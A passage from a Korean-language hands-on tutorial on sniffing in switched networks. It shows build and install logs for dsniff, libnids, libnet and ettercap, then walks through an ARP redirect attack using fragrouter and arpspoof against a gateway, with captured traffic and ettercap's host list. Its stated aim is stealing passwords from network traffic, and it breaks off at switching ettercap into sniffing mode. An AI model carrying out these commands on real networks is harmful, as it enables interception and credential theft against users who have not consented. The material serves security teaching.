cc -c -O2 -I. -I./../include -D_REENTRANT  ../btree/bt_conv.c
cc -c -O2 -I. -I./../include -D_REENTRANT  ../btree/bt_curadj.c
cc -c -O2 -I. -I./../include -D_REENTRANT  ../btree/bt_cursor.c
cc -c -O2 -I. -I./../include -D_REENTRANT  ../btree/bt_delete.c
                                    .
                                    .
                                    .
cc -o db_printlog  db_printlog.o err.o getlong.o libdb.a
cc -c -O2 -I. -I./../include -D_REENTRANT  ../db_recover/db_recover.c
cc -o db_recover  db_recover.o err.o getlong.o libdb.a
cc -c -O2 -I. -I./../include -D_REENTRANT  ../db_stat/db_stat.c
cc -o db_stat  db_stat.o err.o getlong.o libdb.a

#make install
Installing DB include files: /usr/local/BerkeleyDB/include ...
Installing DB library: /usr/local/BerkeleyDB/lib ...
Installing DB utilities: /usr/local/BerkeleyDB/bin ...
Installing documentation: /usr/local/BerkeleyDB/docs ...
#
```

▷ Libnet 라이브러리 설치

```
#tar xvfz libnet-1.0.2a.tar.gz       <------- 압축 해제
#cd libnet-1.0.2a                    <------- 해당 디렉토리로 이동
#./configure
loading cache ./config.cache
Beginning autoconfiguration process for libnet-1.0.2a...
checking host system type... i686-pc-linux-gnu
checking target system type... i686-pc-linux-gnu
                                    .
                                    .
                                    .
creating example/Makefile
creating libnet-config
creating include/config.h
include/config.h is unchanged

#make
gcc -O2 -funroll-loops -fomit-frame-pointer -Wall -DHAVE_CONFIG_H -c src/libnet_resolve.c -o
src/libnet_resolve.o
gcc -O2 -funroll-loops -fomit-frame-pointer -Wall -DHAVE_CONFIG_H -c src/libnet_socket.c -o src/libnet_socket.o
gcc -O2 -funroll-loops -fomit-frame-pointer -Wall -DHAVE_CONFIG_H -c src/libnet_checksum.c -o
src/libnet_checksum.o
                                    .
                                    .
                                    .
```

```
src/libnet_packet_mem.o src/libnet_build_ip.o src/libnet_build_tcp.o src/libnet_build_udp.o src/libnet_build_arp.o
src/libnet_build_ethernet.o src/libnet_build_icmp.o src/libnet_build_igmp.o src/libnet_build_dns.o
src/libnet_build_snmp.o src/libnet_build_rip.o src/libnet_build_ospf.o src/libnet_build_vrrp.o src/libnet_asn1.o
src/libnet_hex_dump.o src/libnet_if_addr.o src/libnet_port_list.o
ranlib lib/libnet.a

#make install
ar -cr lib/libnet.a src/libnet_resolve.o src/libnet_socket.o src/libnet_checksum.o src/libnet_prand.o src/libnet_version.o
src/libnet_write_ip.o src/libnet_insert_ipo.o src/libnet_insert_tcpo.o src/libnet_error.o src/libnet_link_sockpacket.o
src/libnet_packet_mem.o src/libnet_build_ip.o src/libnet_build_tcp.o src/libnet_build_udp.o src/libnet_build_arp.o
src/libnet_build_ethernet.o src/libnet_build_icmp.o src/libnet_build_igmp.o src/libnet_build_dns.o
src/libnet_build_snmp.o
                                                   .
                                                   .
                                                   .
./install-sh include/libnet/libnet-asn1.h /usr/include/libnet
./install-sh include/libnet/libnet-ospf.h /usr/include/libnet
./install-sh doc/libnet.3 /usr/man/man3/
./install-sh libnet-config /usr/bin/
#
```

▷ libnids 라이브러리 설치

```
#tar xvfz libnids-1.16.tar.gz        <----- 압축 해제
#cd libnids-1.16                     <----- 해당 디렉토리로 이동
#./configure
loading cache ./config.cache
checking for gcc... (cached) gcc
checking whether the C compiler (gcc  ) works... yes
checking whether the C compiler (gcc  ) is a cross-compiler... no
checking whether we are using GNU C... (cached) yes
                                                   .
                                                   .
                                                   .
creating src/Makefile
creating src/nids.h
creating samples/Makefile
creating src/config.h
src/config.h is unchanged

#make
for dir in src samples ; do (cd $dir ; make all) ; done
make[1]: 들어감 `/root/lecture/dsniff/libnids-1.16/src' 디렉토리
gcc -c -g -O2 -D_BSD_SOURCE -D_BSD_SOURCE -D__BSD_SOURCE -D__FAVOR_BSD
-DHAVE_NET_ETHERNET_H -DLIBNET_LIL_ENDIAN -Wall -DHAVE_ICMPHDR=1 -DHAVE_TCP_STATES=1
-DHAVE_BSD_UDPHDR=1 -I. -I/usr/include/pcap  checksum.c
gcc -g -O2 -D_BSD_SOURCE -D_BSD_SOURCE -D__BSD_SOURCE -D__FAVOR_BSD -DHAVE_NET_ETHERNET_H
-DLIBNET_LIL_ENDIAN -o printall printall.o  -L../src -lnids -lpcap -lnet -lnsl
```

```
                                    .
                                    .
                                    .
gcc -c -g -O2 -D_BSD_SOURCE -D_BSD_SOURCE -D__BSD_SOURCE -D__FAVOR_BSD
-DHAVE_NET_ETHERNET_H -DLIBNET_LIL_ENDIAN -I. -I../src -I/usr/include/pcap  sniff.c
gcc -g -O2 -D_BSD_SOURCE -D_BSD_SOURCE -D__BSD_SOURCE -D__FAVOR_BSD -DHAVE_NET_ETHERNET_H
-DLIBNET_LIL_ENDIAN -o sniff sniff.o  -L../src -lnids -lpcap -lnet -lnsl
make[1]: 나감 `/root/lecture/dsniff/libnids-1.16/samples' 디렉토리

#make install
for dir in src samples ; do (cd $dir ; make install) ; done
make[1]: 들어감 `/root/lecture/dsniff/libnids-1.16/src' 디렉토리
../mkinstalldirs /usr/local/lib
../mkinstalldirs /usr/local/include
../mkinstalldirs /usr/local/man/man3
/usr/bin/install -c -c -m 644 libnids.a /usr/local/lib
/usr/bin/install -c -c -m 644 nids.h /usr/local/include
/usr/bin/install -c -c -m 644 libnids.3 /usr/local/man/man3
make[1]: 나감 `/root/lecture/dsniff/libnids-1.16/src' 디렉토리
make[1]: 들어감 `/root/lecture/dsniff/libnids-1.16/samples' 디렉토리
make[1]: 나감 `/root/lecture/dsniff/libnids-1.16/samples' 디렉토리
#
```

▷ dsniff 설치

```
#tar xvfz dsniff-2.3.tar.gz        <----- 압축 해제
#cd dsniff-2.3                     <----- 해당 디렉토리로 이동
#./configure
loading cache ./config.cache
checking for gcc... (cached) gcc
checking whether the C compiler (gcc  ) works... yes
checking whether the C compiler (gcc  ) is a cross-compiler... no
checking whether we are using GNU C... (cached) yes
                                    .
                                    .
                                    .
checking for OpenSSL... yes
creating ./config.status
creating Makefile
creating config.h
config.h is unchanged

#make
gcc -g -O2 -D_BSD_SOURCE -D_BSD_SOURCE -D__BSD_SOURCE -D__FAVOR_BSD -DHAVE_NET_ETHERNET_H
-DLIBNET_LIL_ENDIAN  -DDSNIFF_LIBDIR=\"/usr/local/lib/\"  -I.  -I/usr/local/include  -I/usr/include/pcap
-I/usr/local/BerkeleyDB/include  -I/usr/X11R6/include -I./missing -c ./missing/dummy.c
gcc -g -O2 -D_BSD_SOURCE -D_BSD_SOURCE -D__BSD_SOURCE -D__FAVOR_BSD -DHAVE_NET_ETHERNET_H
```

```
-DLIBNET_LIL_ENDIAN -DDSNIFF_LIBDIR=\"/usr/local/lib/\" -I. -I/usr/local/include -I/usr/include/pcap
-I/usr/local/BerkeleyDB/include -I/usr/X11R6/include -I./missing -c ./missing/strlcpy.c
                                        .
                                        .
                                        .
/usr/include/netinet/in.h:133: warning: redefinition of `u_int32_t'
/usr/include/sys/types.h:198: warning: `u_int32_t' previously declared here
gcc -g -O2 -D_BSD_SOURCE -D_BSD_SOURCE -D__BSD_SOURCE -D__FAVOR_BSD -DHAVE_NET_ETHERNET_H
-DLIBNET_LIL_ENDIAN -DDSNIFF_LIBDIR=\"/usr/local/lib/\" -I. -I/usr/local/include -I/usr/include/pcap
-I/usr/local/BerkeleyDB/include -I/usr/X11R6/include -I./missing -c ./remote.c
gcc -o webspy webspy.o base64.o buf.o remote.o -lresolv -lnsl -lrpcsvc -L. -lmissing -L/usr/local/lib -lnids
-lpcap -lnet -L/usr/X11R6/lib -lSM -lICE -lXmu -lX11

#make install
test -d /usr/local/sbin || \
   /usr/bin/install -c -d /usr/local/sbin
for file in arpspoof dnsspoof dsniff filesnarf macof mailsnarf msgsnarf sshmitm tcpkill tcpnice  urlsnarf webmitm
webspy ; do \
   /usr/bin/install -c -m 755 $file /usr/local/sbin; \
done
test -d /usr/local/lib || \
   /usr/bin/install -c -d /usr/local/lib
for file in dsniff.magic dsniff.services dnsspoof.hosts; do \
   /usr/bin/install -c -m 644 $file /usr/local/lib; \
done
test -d /usr/local/man/man8 || \
   /usr/bin/install -c -d /usr/local/man/man8
for file in *.8; do \
   /usr/bin/install -c -m 644 $file /usr/local/man/man8; \
done
#
```

③ ettercap - 다용도 Sniffer로서 본 문서에서는 ettercap-0.6.3.1-1을 사용하여 네트워크상의 패스워드를 빼내는데 사용할 것이다. ettercap는 설치전에 반드시 ncurses4 와 openssl을 설치해야 한다. openssl은 최근의 리눅스 배포판 이라면 대부분 설치되어 있으므로 설치과정은 생략하기로 한다.

▷ ncurses4 설치 - rpm을 다운받아서 설치한다.

```
#rpm -ivh ncurses4-5.0-4.i386.rpm
준비중      ###########################################
설치중      ###########################################
#
```


▷ ettercap 설치 - rpm을 다운받아서 설치한다. ettercap나 ethereal을 설치하다 보면 libssl 이나 libcrypto가 이미 설치되어 있는데도 불구하고 의존성 에러가 발생하는 경우가 많다. 이는 /usr/lib/ 디렉토리에 요구하는 파일들을 아래와 같이 링크시켜 준 후 의존성 검사를 하지 않고 설치하면 해결된다.(wow7.3 배포판의 경우 실제 라이브러리 파일들은 /lib/ 디렉토리 밑에 존재하므로 설치된 openssl 버전에 맞는 라이브러리를 링크시켜 주면 된다.(본인의 경우 /lib/libssl.so.0.9.6b 이다)

```
#rpm -q openssl      <----- 설치된 openssl의 버전을 확인한다
openssl-0.9.6b-18
#ln -s /usr/lib/libssl.so.0.9.6 /lib/libssl.so.0.9.6b          <----- /usr/lib 디렉토리에 링크를 생성한다
#ln -s /usr/lib/libcrypto.so.0.9.6 /lib/libcrypto.so.0.9.6b  <------ /usr/lib 디렉토리에 링크를 생성한다
#rpm -ivh -nodeps ettercap-0.6.3.1-1.i386.rpm          <------ 의존성 검사를 수행하지 않고 설치한다
준비중   ########################################
설치중   ########################################
#ettercap       <----- ettercap 실행
```

지금까지 Switching 환경에서의 Sniffing을 테스트하기 위한 각종 툴들을 설치했다. 설치에 필요한 각종 툴 및 라이브러리 등은 인터넷을 통해 다운받기 바라며(http://packetstormsecurity.nl을 추천한다.) 설치가 안되는 부분 역시 인터넷을 참고하면 쉽게 해결할 수 있으리라 생각된다.(자신의 노력도 조금은 들여야 하지 않겠는가...^^*)

2) ARP redirect 공격


이제 본격적인 Sniffing을 시작한다. 본 실습을 따라하다 보면 네트워크 상에 얼마나 많은 패스워드 들이 흘러 다니는지 알수 있을 것이다. 먼저 ARP redirect를 테스트 해 보도록 하자. ARP redirect에 관한 내용은 앞에서 설명 했으므로 바로 테스트에 들어가자.



<ARP redirect 공격시 패킷의 흐름>

① 공격 호스트로 전달되는 패킷들을 포워딩 하기위해 fragrouter을 실행한다. -B1 옵션을 사용한다.


#fragrouter -B1



```
[root@maya71 root]# fragrouter -B1
fragrouter: base-1: normal IP forwarding
```


② 위조된 자신의 MAC address를 게이트웨이의 IP address로 위장한 ARP reply 패킷을 Broadcasting 한다. dsniff에 포함된 유틸리티 중 arpspoof를 사용한다.

```
#arpspoof  -t xxx.xxx.xxx.255  gate_address
```



```
[root@maya71 root]# arpspoof -t 168.[redacted].255 168.[redacted].1
0:50:4:c0:4a:4a ff:ff:ff:ff:ff:ff 0806 42: arp reply 168.[redacted].1 is-at 0:50:4:c
0:4a:4a
0:50:4:c0:4a:4a ff:ff:ff:ff:ff:ff 0806 42: arp reply 168.[redacted].1 is-at 0:50:4:c
0:4a:4a
0:50:4:c0:4a:4a ff:ff:ff:ff:ff:ff 0806 42: arp reply 168.[redacted].1 is-at 0:50:4:c
0:4a:4a
0:50:4:c0:4a:4a ff:ff:ff:ff:ff:ff 0806 42: arp reply 168.[redacted].1 is-at 0:50:4:c
0:4a:4a
0:50:4:c0:4a:4a ff:ff:ff:ff:ff:ff 0806 42: arp reply 168.[redacted].1 is-at 0:50:4:c
0:4a:4a
0:50:4:c0:4a:4a ff:ff:ff:ff:ff:ff 0806 42: arp reply 168.[redacted].1 is-at 0:50:4:c
0:4a:4a
0:50:4:c0:4a:4a ff:ff:ff:ff:ff:ff 0806 42: arp reply 168.[redacted].1 is-at 0:50:4:c
0:4a:4a
0:50:4:c0:4a:4a ff:ff:ff:ff:ff:ff 0806 42: arp reply 168.[redacted].1 is-at 0:50:4:c
0:4a:4a
0:50:4:c0:4a:4a ff:ff:ff:ff:ff:ff 0806 42: arp reply 168.[redacted].1 is-at 0:50:4:c
0:4a:4a

[영어][완성][두벌식]
```


ARP redirect 공격을 시작하면 fragrouter에서 패킷을 포워딩 하는 것을 볼수 있다. 다시말해서 네트워크의 모든 패킷이 공격호스트를 거쳐서 나간다는 것을 의미한다.



```
[redacted].87.4453 > [redacted]42.1935: . 4016187267:4016188727(1460) ack 284079
2790 win 16984 (DF)
[redacted].87.4453 > [redacted]42.1935: P 4016188727:4016190187(1460) ack 284079
2790 win 16984 (DF)
[redacted].87.4453 > [redacted]42.1935: . 4016190187:4016191647(1460) ack 284079
2790 win 16984 (DF)
[redacted].126.139 > [redacted]2.14.21042: . ack 14196534 win 7814 (DF)
[redacted].87.4453 > [redacted]42.1935: . 4016191647:4016193107(1460) ack 284079
2790 win 16984 (DF)
[redacted].87.1510 > [redacted]3.6.4255: P 4088658572:4088660032(1460) ack 13611
9018 win 16544 (DF)
[redacted].126.139 > [redacted]2.14.21042: P 42766968:42767007(39) ack 14196597
win 7751 (DF)
[redacted].87.1510 > [redacted]3.6.4255: . 4088660032:4088661492(1460) ack 13611
9022 win 16540 (DF)
[redacted].87.1802 > [redacted].222.4278: P 330251592:330253052(1460) ack 116136
6049 win 17312 (DF)
[redacted].87.1802 > [redacted].222.4278: . 330253052:330254512(1460) ack 116136
6049 win 17312 (DF)
[redacted].87.4888 > [redacted].43.3000: . 2863543599:2863545059(1460) ack 91082
4040 win 16544 (DF)
[redacted].87.4888 > [redacted].43.3000: P 2863545059:2863546519(1460) ack 91082
4040 win 16544 (DF)

[영어][완성][두벌식]
```


③ ettercap를 실행한다.(본 문서 에서는 패스워드를 빼내기 위해 ettercap를 사용할 것이다.)

#ettercap




```
                              ettercap 0.6.3.1

              60 hosts in this LAN (168.[redacted].138 : 255.255.255.0)
       1)  168.[redacted].138          1)  168.[redacted].138
       2)    168.[redacted].1          2)    168.[redacted].1
       3)    168.[redacted].3          3)    168.[redacted].3
       4)    168.[redacted].5          4)    168.[redacted].5
       5)    168.[redacted].7          5)    168.[redacted].7
       6)    168.[redacted].8          6)    168.[redacted].8
       7)   168.[redacted].16          7)   168.[redacted].16
       8)   168.[redacted].22          8)   168.[redacted].22
       9)   168.[redacted].25          9)   168.[redacted].25
      10)   168.[redacted].27         10)   168.[redacted].27
      11)   168.[redacted].31         11)   168.[redacted].31
      12)   168.[redacted].32         12)   168.[redacted].32
      13)   168.[redacted].36         13)   168.[redacted].36
      14)   168.[redacted].48         14)   168.[redacted].48
      15)   168.[redacted].49         15)   168.[redacted].49
      16)   168.[redacted].50         16)   168.[redacted].50
      17)   168.[redacted].51         17)   168.[redacted].51
      18)   168.[redacted].52         18)   168.[redacted].52
      19)   168.[redacted].55         19)   168.[redacted].55
      20)   168.[redacted].56         20)   168.[redacted].56

  Your IP: 168.[redacted].138 MAC: 00:50:04:C0:4A:4A Iface: eth0 Link: SWITCH
 Host: [redacted].ac.kr (168.[redacted].138) : 00:50:04:C0:4A:4A

[영어][완성][두벌식]
```

④ 's' 키를 눌러서 스니핑 모드로 전환한다.



